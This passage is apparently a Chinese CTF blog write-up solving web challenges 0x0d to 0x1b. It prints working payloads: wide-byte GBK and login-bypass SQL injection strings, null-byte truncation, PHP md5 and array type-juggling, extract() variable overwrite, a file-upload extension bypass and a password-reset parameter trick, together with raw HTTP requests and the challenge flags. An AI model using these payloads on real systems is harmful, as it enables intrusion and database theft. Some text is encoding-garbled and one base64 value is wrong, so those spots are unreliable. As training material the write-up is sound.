flag:nctf{cookie_is_different_from_session}
```

https://blog.csdn.net/a895963248

flag:nctf{cookie_is_different_from_session}

0x0d MYSQL

题目链接: <http://chinalover.sinaapp.com/web11/>



Do you know robots.txt?

[百度百科](#)

<https://blog.csdn.net/a895963248>

点击这个链接，结果真的是百度百科，我还仔细把百科看了一遍 ⊙_⊖ ⊖ |

看上面提示，得知应该存在一个robots.txt，打开看看



鍊竈お寮€蹇津紝flag涓嶅祫欒紝金鑑困欢鑽勸歟闡旆絳鏞嬪奮浜崑紵
鍊 - TF姣旂滋涓█紝欒紝金鑑困欢寰€寰€瀛樁敤鑄€鎖愬ず淇℃亼

TIP:sql.php

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
```

<https://blog.csdn.net/a895963248>

上面的字由于编码原因看不起了，不过大概能知道有一个sql.php文件以及flag跟下面的代码有关

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
```

分析后发现存在一个intval()函数，用于获取变量的整数值

根据下面的if函数分析，只要输入一个整数位为1024，小数位不为0的id，即可得到flag，这里我用的是1024.1

sql.php?id=1024.1

the flag is:nctf{query_in_mysql}

<https://blog.csdn.net/a895963248>

flag:nctf{query_in_mysql}

0x0e GBK Injection

题目链接: <http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1>

显示了当前语句, 很容易看出来是字符型注入

<https://blog.csdn.net/a895963248>

尝试在id=1后面加上一个单引号', 发现'被转义为反斜杠\, 再结合题目GBK Injection, 不难想到这是一道宽字节注入题, 我们可以用%df%27来代替单引号', 后面发现空格和#也被过滤了, 所以用%23代替#, 注释号/**/代替空格

空格----->/**/
#----->%23
'----->%df'=%df%27

接下来开始注入

id=-1' union select 1,2#

?id=-1%df%27/**/union/**/select/**/1,2%23

<https://blog.csdn.net/a895963248>

可以知道回显位为2

id=-1' union select 1,database()#

?id=-1%df%27/**/union/**/select/**/1,database()%23

可以得到数据库名为sae-chinalover

?id=-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=0x7361652d6368696e616c6f766572#

这里数据库名字用16进制表示

?id=-1%df%27/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=0x7361652d6368696e616c6f766572%23

可以得到ctf,ctf2,ctf3,ctf4,gbksqli,news六张表

查询每一张表的列，以gbksqli为例

```
?id=-1' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x67626b73716c69#
```

```
?id=-1%df%27/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x67626b73716c69%23
```

可以得到gbksqli中有flag列（ctf4表中有个假flag）

查询flag值

```
?id=-1 union select 1,flag from gbksqli#
```

```
?id=-1%df%27/**/union/**/select/**/1,flag/**/from/**/gbksqli%23
```

可以得到flag

flag:nctf{gbk_3sql}

0x0f /x00

题目链接：<http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php>

题目给出代码

```
if (isset ($_GET['nctf'])) {  
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)  
        echo '必须输入数字才行';  
    else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)  
        die('Flag: '.$flag);  
    else  
        echo '骚年，继续努力吧啊~';  
}
```

ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字母的字符是大小写敏感的，这里限制变量nctf的必须为数字型

strpos() 函数查找字符串在另一字符串中第一次出现的位置，返回字符串在另一字符串中第一次出现的位置，如果没有找到字符串则返回 FALSE，这里限制nctf中必须含有'#biubiubiu'

同时要求变量为数字型且含有字符串片段，这里我们有两种方法

方法一：ereg(array)返回NULL，strpos(array)返回NULL而NULL与FALSE类型是不同的，所以我们可以考虑传入nctf为一个数组

```
?nctf[]
```

Warning: strpos() expects parameter 1 to be string, array given in [web4/f5a14f5e6e3453b78cd73899bad98d53/index.php](http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php) on line 10
Flag: flag:nctf{use_00_to_jieduan}

方法二：根据题目名称，我们可以用%00截断的方式来获得flag

ereg()函数存在NULL截断漏洞，导致了正则过滤被绕过,所以可以使用%00截断正则匹配

```
?nctf=1%00%23biubiubiu
```

这里#用%23代替

The screenshot shows a browser window with the URL teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%00%23biubiubiu. The page content displays the flag: `Flag: flag:nctf{use_00_to_jieduan}`.

`flag:nctf{use_00_to_jieduan}`

0x10 bypass again

题目链接: <http://chinalover.sinaapp.com/web17/index.php>

题目给出代码

```
if (isset($_GET['a']) and isset($_GET['b'])) {  
    if ($_GET['a'] != $_GET['b'])  
        if (md5($_GET['a']) == md5($_GET['b']))  
            die('Flag: '.$flag);  
        else  
            print 'Wrong.';  
    }  
}
```

这里要求传入a, b要求a, b的值不相同, 而a, b的md5值相同, 我们就想到0x02中, md5()函数中存在0e截断, 所以我们只用传入两个md5值为0e开头的a, b值即可

```
s878926199a  
0e545993274517709034328855841020  
s155964671a  
0e342768416822451524974117254469
```

这里采用0x02的数据

?a=s878926199a&b=s155964671a

The screenshot shows a browser window with the URL chinalover.sinaapp.com/web17/index.php?a=s878926199a&b=s155964671a. The page content displays the flag: `Flag: nctf{php_is_so_cool}`.

同时, `md5(array)`的值为NULL, 所以我们也可以考虑传入两个数组

?a[]=0&b[]=1



```
if (isset($_GET['a']) and isset($_GET['b'])) {  
if ($_GET['a'] != $_GET['b'])  
if (md5($_GET['a']) == md5($_GET['b']))  
die('Flag: '.$flag);  
else  
print 'Wrong.';  
}  
Flag: nctf{php_is_so_cool}
```

<https://blog.csdn.net/a895963248>

flag:nctf{php_is_so_cool}

0x11 变量覆盖

题目链接: <http://chinalover.sinaapp.com/web18/index.php>

The screenshot shows a web page with the title "The Ducks". Below the title is a form containing a single input field labeled "Password" and a blue "Submit" button. The URL in the address bar is "chinalover.sinaapp.com/web18/index.php".

[source at /source.php](#)

<https://blog.csdn.net/a895963248>

下面有个source.php, 给出代码

```
<?php include("secret.php");?>  
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>  
<?php  
extract($_POST);  
if ($pass == $thepassword_123) { ?>  
    <div class="alert alert-success">  
        <code><?php echo $theflag; ?></code>  
    </div>  
    <?php } ?>  
<?php } ?>
```

要求传入一个pass值, 使得pass值与thepassword_123相同, 即可得到flag, 但我们不知道thepassword_123是多少
extract() 函数从数组中将变量导入到当前的符号表, 该函数使用数组键名作为变量名, 使用数组键值作为变量值。针对数组中的每个元素, 将在当前符号表中创建对应的一个变量。

extract(array,extract_rules,prefix)中第二个变量是检查和符号表中已存在的变量名是否冲突, 而在上面为默认值, 若没有另外指定, 函数将覆盖已有变量, 故传入任意pass和与之相等的thepassword_123即可获取flag
抓包, post传入

pass=1&thepassword_123=1

```
POST /web18/ HTTP/1.1
Host: chinalover.sinaapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://chinalover.sinaapp.com/web18/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Connection: close
Upgrade-Insecure-Requests: 1
pass=14the password_123=1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 18 Jul 2019 01:40:53 GMT
Content-Type: text/html
Connection: close
Via: 100
Content-Length: 1905
<html>
  <head>
    <title>The Ducks</title>
    <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-IqQm8tJOASx8j1Au+a5WDvP1l1kfkwEAshDdjZ1pLpxhjVME1fgjVP0mkzs7" crossorigin="anonymous">
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js" integrity="sha384-OmSBJDDEialmuBEPQfA4Crprq5OVfW37PRR3j5ELqxsslyVqOtnepnHVP9aJ7xS" crossorigin="anonymous"></script>
  </head>
  <body>
    <div class="container">
      <div class="jumbotron">
        <center>
          <h1>The Ducks</h1>
          <code>nctf{bian_liang_fu_gai!}</code>
        </div>
      </div>
    </div>
  </body>
</html>
```

https://blog.csdn.net/a895963248

flag:nctf{bian_liang_fu_gai!}

0x12 PHP是世界上最好的语言

题目链接:<http://way.nuptzj.cn/php/index.php>

题目已崩，说明PHP不是世界上最好的语言

0x13 伪装者

题目链接：<http://chinalover.sinaapp.com/web4/xxx.php>



* * * * *

管理系统只能在本地登陆

本系统外部禁止访问

* * * * *

不是本地登陆你还想要flag?

<https://blog.csdn.net/a895963248>

理论上抓包，加上X-Forwarded-For为127.0.0.1就可以成功，这里可能是题目崩了

0x14 Header

题目链接：<http://way.nuptzj.cn/web5/>

崩

0x15 上传绕过

题目链接: <http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html>

    teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html

文件上传

Filename: 未选择文件。

Submit

一道正经的上传题，我们随便上传一个文件提示我们应该上传图片，上传一张jpg图片，提醒我们应该改为PHP后缀

teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/upload.php

Array ([0] => .jpg [1] => jpg) Upload: 1.jpg

Type: image/jpeg

Size: 378.005859375 Kb

Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=> string(9) "./uploads" ["basename"]=>必须上传成后缀名为php的文件才行啊!

抓包，尝试将filename改成1.jpg.php，失败了

我们采用%00截断，将upload/后面加上 1.php .jpg，php后面有一个空格，方便一会儿修改

在hex中找到这里，把空格的20改成00

Request														20->00										
Raw	Params	Headers			Hex																			
2b	3b	20	6e	61	6d	65	3d	22	64	69	72	22	0d	0a	0d	0a	0d	0a	0d	0a	0d	0a	0d	0a
2c	2f	75	70	6c	6f	61	64	73	2f	31	2e	70	68	70	00	2e	/uploads/1.php.							
2d	6a	70	67	0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d								
2e	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d
2f	2d	2d	32	30	30	35	33	38	35	37	32	36	35	30	31	0d	--2005385726501							
30	0a	43	6f	6e	71	65	6e	74	2d	44	69	73	70	6f	73	69	Content-Disposition						http://127.0.0.1:8080/1.php?00	

得到flag

```
Array
(
    [0] => .jpg
    [1] => jpg
)
Upload: 1.jpg<br />Type: image/jpeg<br />Size: 378.005859375 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.phparray(4) {
    ["dirname"]=>
    string(9) "./uploads"
    ["basename"]=>
    string(5) "1.php"
    ["extension"]=>
    string(3) "php"
    ["filename"]=>
    string(1) "1"
}
<br /><flag><br />flag:nctf{welcome_to_hacks_world}</body>
</html>
```

flag:nctf{welcome to hacks world}

(这里尝试过将filename改成 `1.php .jpg` 再截断，结果失败了)

0x16 SQL注入1

题目链接: <http://chinalover.sinaapp.com/index.php>



Secure Web Login

Username	••••••••	提交查询
----------	----------	------

Source

<https://blog.csdn.net/a895963248>


有个Source，代码如下

```
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $user = trim($_POST[user]);
    $pass = md5(trim($_POST[pass]));
    $sql="select user from ctf where (user='".$user."'") and (pw='".$pass."'')";
    echo '</br>' . $sql;
    $query = mysql_fetch_array(mysql_query($sql));
    if($query[user]=="admin") {
        echo "<p>Logged in! flag:*****</p>";
    }
    if($query[user] != "admin") {
        echo "<p>You are not admin!</p>";
    }
}
echo $query[user];
?>
```

分析下代码，明显的带括号的字符型，这里仅判断user=admin即可登录成功，所以我们直接闭合user之后的语句并让user=admin即可

抓包，post，得到flag

user=admin')#&pass=1



flag:nctf{ni_ye_hui_sql?}

0x17 pass check

题目链接: <http://chinalover.sinaapp.com/web21/>

题目给出代码

```

$pass=@$_POST['pass'];
$pass1=*****;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>

```

strcmp(string1,string2)函数比较两个字符串，若返回0则string1==string2，返回<0则string1<string2,返回>0则string1>string2
这里要求我们传入一个pass值与未知的pass1相同，即可得到flag

同样，strcmp(array)的值为NULL

不过这里，好像出现了点小问题，无论如何都不能传入pass值，gg

0x18 起名字真难

题目链接：<http://chinalover.sinaapp.com/web12/index.php>

题目给出代码

```

<?php
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    for ($i = 0; $i < strlen($number); $i++)
    {
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            return false;
        }
    }
    return $number == '54975581388';
}
$flag='*****';
if(nother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>

```

ord(string)是求string的ascii值

分析下代码，题目要求我们传入一个key其中不能含有数字，又要跟'54975581388'相同

一开始没什么思路，不过把'54975581388'换成16进制，就知道了

54975581388=0xffffffff

?key=0xffffffff



chinalover.sinaapp.com/web12/index.php?key=0xxxxxxxxx

The flag is:nctf{follow_your_dream}

flag:nctf{follow_your_dream}

0x19 密码重置

题目链接: <http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==>

你的账号:

新密码:

验证码: 1234

<https://blog.csdn.net/a895963248>

题目要求我们重制管理员admin的密码

我们将账号栏改成admin，发现无法修改，验证码告诉了是1234

抓包

user=admin&newpass=111&vcode=1234

```
POST /web13/index.php?user1=Y3RmdXNlcg== HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Connection: close
Upgrade-Insecure-Requests: 1

user=admin&newpass=111&vcode=1234
```

<https://blog.csdn.net/a895963248>

发现失败了，我们再看一下url

<http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==>

发现有个user1=Y3RmdXNlcg==

看上去是个base64编码，解码后为ctfuser，为默认输入的值，所以我们还需要将admin的base64值加到url的user1=后面
admin的base64值为 **YWRTawW4=**

```
POST /web13/index.php?user1=YWRTawW4= HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=Y3RmdXNlcg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Connection: close
Upgrade-Insecure-Requests: 1

user=admin&newpass=111&vcode=1234
```

<https://blog.csdn.net/a895963248>

nctf{reset_password_often_have_vuln}

0x1a php 反序列化(暂时无法做)

题目链接: <http://4.chinalover.sinaapp.com/web25/index.php>

0x1b SQL Injection

题目链接: <http://chinalover.sinaapp.com/web15/index.php>



查看源码可以得到提示

```
<!--
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
if(get_magic_quotes_gpc()){
$str=stripslashes($str);
}
return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name='.$username.' AND pass='.$password.';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
die('Invalid password!');
}

echo $flag;
-->
```

分析下代码， clean()函数中 stripslashes(string)函数的作用是去掉字符串string中的反斜杠\， htmlentities(string, ENT_QUOTES)的作用是将字符串中string的单引号和双引号编码